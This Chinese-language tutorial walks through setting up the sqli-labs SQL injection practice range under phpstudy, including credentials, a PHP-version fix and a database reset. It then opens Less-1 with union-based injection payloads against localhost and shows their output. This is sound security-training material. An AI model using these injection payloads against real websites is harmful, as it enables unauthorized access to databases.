


phpstudy搭建sql-labs

安装phpstudy



sql-labs下载地址: <https://github.com/Audi-1/sql-labs>

把sql-labs-master放到phpstudy的WWW目录下




打开phpstudy，开启apache和mysql服务



浏览器访问 <http://127.0.0.1> 或者 <http://localhost/>

出现以下页面说明服务启动成功



站点创建成功

目录说明:

- 1: 网站目录: /phpstudy安装目录/www/站点域名/
- 2: 错误提示页面: /phpstudy安装目录/www/站点域名/error/
- 3: 你可以删除或者修改该目录下的所有文件

操作注意事项:

- 1: 新建站点、数据库、FTP可在phpstudy面板操作, 数据库可在环境中下载数据库管理软件等;
- 2: 将网站程序放到站点目录时请使用复制, 剪切可能造成程序文件权限不正确;

使用手册, 视频教程, BUG反馈, 官网地址: www.xp.cn

查看数据库的账号密码（可以自行修改）

XP. 小皮CN

🏠 首页

🌐 网站

🗄️ 数据库

🖨️ FTP

⚙️ 软件管理

⚙️ 设置

📄 物理机低至299元/年，拼团成功0元得。云服务器低至72元/年 QQ群：2805531

+ 创建数据库

✎ 修改root密码

🔍 查找

	数据库	用户	密码	状态	操作
1	root	root	*****	正常	<div>操作</div> <div>✎ 修改密码</div>

▶ Apache2.4.39

▶ MySQL5.7.26

📄 版本：8.1.1.3

打开文件 `phpstudy_pro\www\sqli-labs-master\sql-connections\db-creds.inc`
把你设置的账号密码写进去，其他的不用改

```
* db-creds.inc [D:\application\phpstudy_pro\WWW\sql-labs-master\sql-connections] - Notepad3
文件(E) 编辑(E) 查看(V) 外观(P) 设置(S) 帮助(H)

1  <?php
2
3  //give your mysql connection username n password
4  $dbuser = 'root';
5  $dbpass = '123456';
6  $dbname = "security";
7  $host = 'localhost';
8  $dbname1 = "challenges";
9
10
11
12  ?>
13
14
```

<http://127.0.0.1/sqli-labs-master/>

←

→

↺

🏠

🔍 127.0.0.1/sqli-labs-master/

🔖

☆

⚙

🔌

🔄

📄

🌐

tmp

SQLi-LABS Page-1 (Basic Challenges)

[Setup/reset Database for labs](#)

[Page-2 \(Advanced Injections\)](#)

[Page-3 \(Stacked Injections\)](#)

[Page-4 \(Challenges\)](#)

A mind map centered on "SQL Injections" with 12 branches, each representing a challenge. The challenges are categorized by their method (GET, POST, etc.) and the type of injection (Error based, Double Injection, etc.). Each challenge is marked with a difficulty level (Less-1 to Less-12) and a status icon (🔥 for completed, 🚩 for in progress, and 🟡 for not started).

- Less-1: GET - Error based - Single quotes - String 🚩
- Less-2: GET - Error based - Integer based 🚩
- Less-3: GET - Error based - Single quotes with twist - string 🚩
- Less-4: GET - Error based - Double Quotes - String 🚩
- Less-5: GET - Double Injection - Single Quotes - String 🚩
- Less-6: GET - Double Injection - Double Quotes - String 🚩
- Less-7: GET - Dump into outfile - String 🚩
- Less-8: GET - Blind - Boolean Based - Single Quotes 🚩
- Less-9: GET - Blind - Time based - Single Quotes 🚩
- Less-10: GET - Blind - Time based - double quotes 🚩
- Less-11: GET - Error based - Double Quotes - String 🚩
- Less-12: GET - Double Injection - Double Quotes - String 🚩

点击 **Setup/reset Database for labs**，自动创建靶场的数据库

[SQLi-LABS Page-1 \(Basic Challenges\)](#)

[Setup/reset Database for labs](#)

[Page-2 \(Advanced Injections\)](#)

[Page-3 \(Stacked Injections\)](#)

[Page-4 \(Challenges\)](#)

如果出现下面的报错，是因为php版本不匹配

Welcome **Dhakkan**

SETTING UP THE DATABASE SCHEMA AND POPULATING DATA IN TABLES:

Fatal error: Uncaught Error: Call to undefined function mysql_connect() in D:\application\phpstudy_pro\WWW\sqli-labs-master\sql-connections\setup-db.php:29 Stack trace: #0 {main} thrown in D:\application\phpstudy_pro\WWW\sqli-labs-master\sql-connections\setup-db.php on line 29

下载php5.5<5.x的版本

XP. 小皮CN

首页

网站

数据库

FTP

软件管理

设置

物理机低至299元/年，拼团成功0元得。云服务器低至72元/年 QQ群：2805531

全部系统环境安全网站程序工具

显示全部

全部Web Servers数据库文件服务phpredis数据库工具(客户端)composer数据库工

FTP	FTP0.9.60	文件服务	卸载	设置
php	php5.2.17nts	php运行支持程序，执行php程序需要为Apache指定	安装	
php	php5.3.29nts	php运行支持程序，执行php程序需要为Apache指定	安装	
php	php5.4.45nts	php运行支持程序，执行php程序需要为Apache指定	安装	
php	php5.5.9nts	php运行支持程序，执行php程序需要为Apache指定	卸载	设置
php	php5.6.9nts	php运行支持程序，执行php程序需要为Apache指定	卸载	设置
php	php7.0.9nts	php运行支持程序，执行php程序需要为Apache指定	卸载	设置
php	php7.1.9nts	php运行支持程序，执行php程序需要为Apache指定	安装	
php	php7.2.9nts	php运行支持程序，执行php程序需要为Apache指定	安装	
php	php7.3.4nts	php运行支持程序，执行php程序需要为Apache指定	卸载	设置
php	php7.4.3nts	php运行支持程序，执行php程序需要为Apache指定	卸载	设置

Apache2.4.39MySQL5.7.26

版本：8.1.1.3

再修改php版本

XP. 小皮CN

首页

网站

数据库

FTP

软件管理

设置

物理机低至299元/年，拼团成功0元得。云服务器低至72元/年 QQ群：2805531

+ 创建网站

查找

	网站域名	端口	物理路径	状态	到期	操作
1	localhost	80	D:/application/phpst...	正常	2100-01-01	<div>管理</div> <div><div>停止</div><div>修改</div><div>删除</div><div>php版本</div><div>php扩展</div><div>网站首页设置</div><div>打开网站</div><div>伪静态</div><div>composer</div><div>打开根目录</div></div> <div><div>php5.5.9nts</div><div>php5.6.9nts</div><div>php7.0.9nts</div><div>php7.3.4nts</div><div>php7.4.3nts</div><div>更多版本</div></div>

Apache2.4.39

MySQL5.7.26

版本：8.1.1.3

再点击 `Setup/reset Database for labs`

如果回显如下，说明账号密码写错了，没有连接上数据库

127.0.0.1/sql-labs-master/sql-connections/setup-db.php

tmp

Welcome Dhakkan

SETTING UP THE DATABASE SCHEMA AND POPULATING DATA IN TABLES:

Deprecated:

mysql_connect(): The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead in D:\application\phpstudy_pro\WWW\sql-labs-master\sql-connections\setup-db.php on line 29

Warning:

mysql_connect(): Access denied for user 'root'@'localhost' (using password: YES) in D:\application\phpstudy_pro\WWW\sql-labs-master\sql-connections\setup-db.php on line 29

[*].....Could not connect to DB, check the creds in db-creds.inc: Access denied for user 'root'@'localhost' (using password: YES)

如果回显如下，说明数据库创建成功


```
127.0.0.1/sqli-labs-master/sql-connections/setup-db.php

Welcome Dhakkan

SETTING UP THE DATABASE SCHEMA AND POPULATING DATA IN TABLES:

Deprecated: mysql_connect(): The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead in
D:\application\phpstudy_pro\WWW\sqli-labs-master\sql-connections\setup-db.php on line 29
[*].....Old database 'SECURITY' purged if exists

[*].....Creating New database 'SECURITY' successfully

[*].....Creating New Table 'USERS' successfully

[*].....Creating New Table 'EMAILS' successfully

[*].....Creating New Table 'UAGENTS' successfully

[*].....Creating New Table 'REFERERS' successfully

[*].....Inserted data correctly into table 'USERS'

[*].....Inserted data correctly into table 'EMAILS'

[*].....Old database purged if exists

[*].....Creating New database successfully

[*].....Creating New Table 'G0LA8WVRR1' successfully


[*].....Inserted data correctly into table 'G0LA8WVRR1'

[*].....Inserted secret key 'secret_YYBL' into table
```



关卡Less-1

<http://127.0.0.1/sqli-labs-master/Less-1/>





get传参可以直接在url构造，post传参可以用hackbar等插件或者bp、yakit等抓包工具构造，自行百度



127.0.0.1/sqli-labs-master/Less-1/?id=-1%27%20union%20select%201,2,3%23

Welcome **Dhakkan**
Your Login name:2
Your Password:3

SQLI DUMB SERIES-1

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING MODE THEME

URL
http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,2,3%23

☐ Use POST method

MODIFY HEADER

Name	Value
<input checked="" type="checkbox"/> sec-ch-ua	"Not.A/Brand";v="8", "Chromium";
<input checked="" type="checkbox"/> sec-ch-ua-mobile	?0
<input checked="" type="checkbox"/> sec-ch-ua-platform	"Windows"
<input checked="" type="checkbox"/> Upgrade-Insecure-Requests	1

注出所在库名

127.0.0.1/sqli-labs-master/Less-1/?id=-1%27%20union%20select%201,database(),3%23

Welcome **Dhakkan**
Your Login name:security
Your Password:3

SQLI DUMB SERIES-1

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING MODE THEME

URL
http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,database(),3%23

☐ Use POST method

MODIFY HEADER

Name	Value
<input checked="" type="checkbox"/> sec-ch-ua	"Not.A/Brand";v="8", "Chromium";
<input checked="" type="checkbox"/> sec-ch-ua-mobile	?0
<input checked="" type="checkbox"/> sec-ch-ua-platform	"Windows"
<input checked="" type="checkbox"/> Upgrade-Insecure-Requests	1

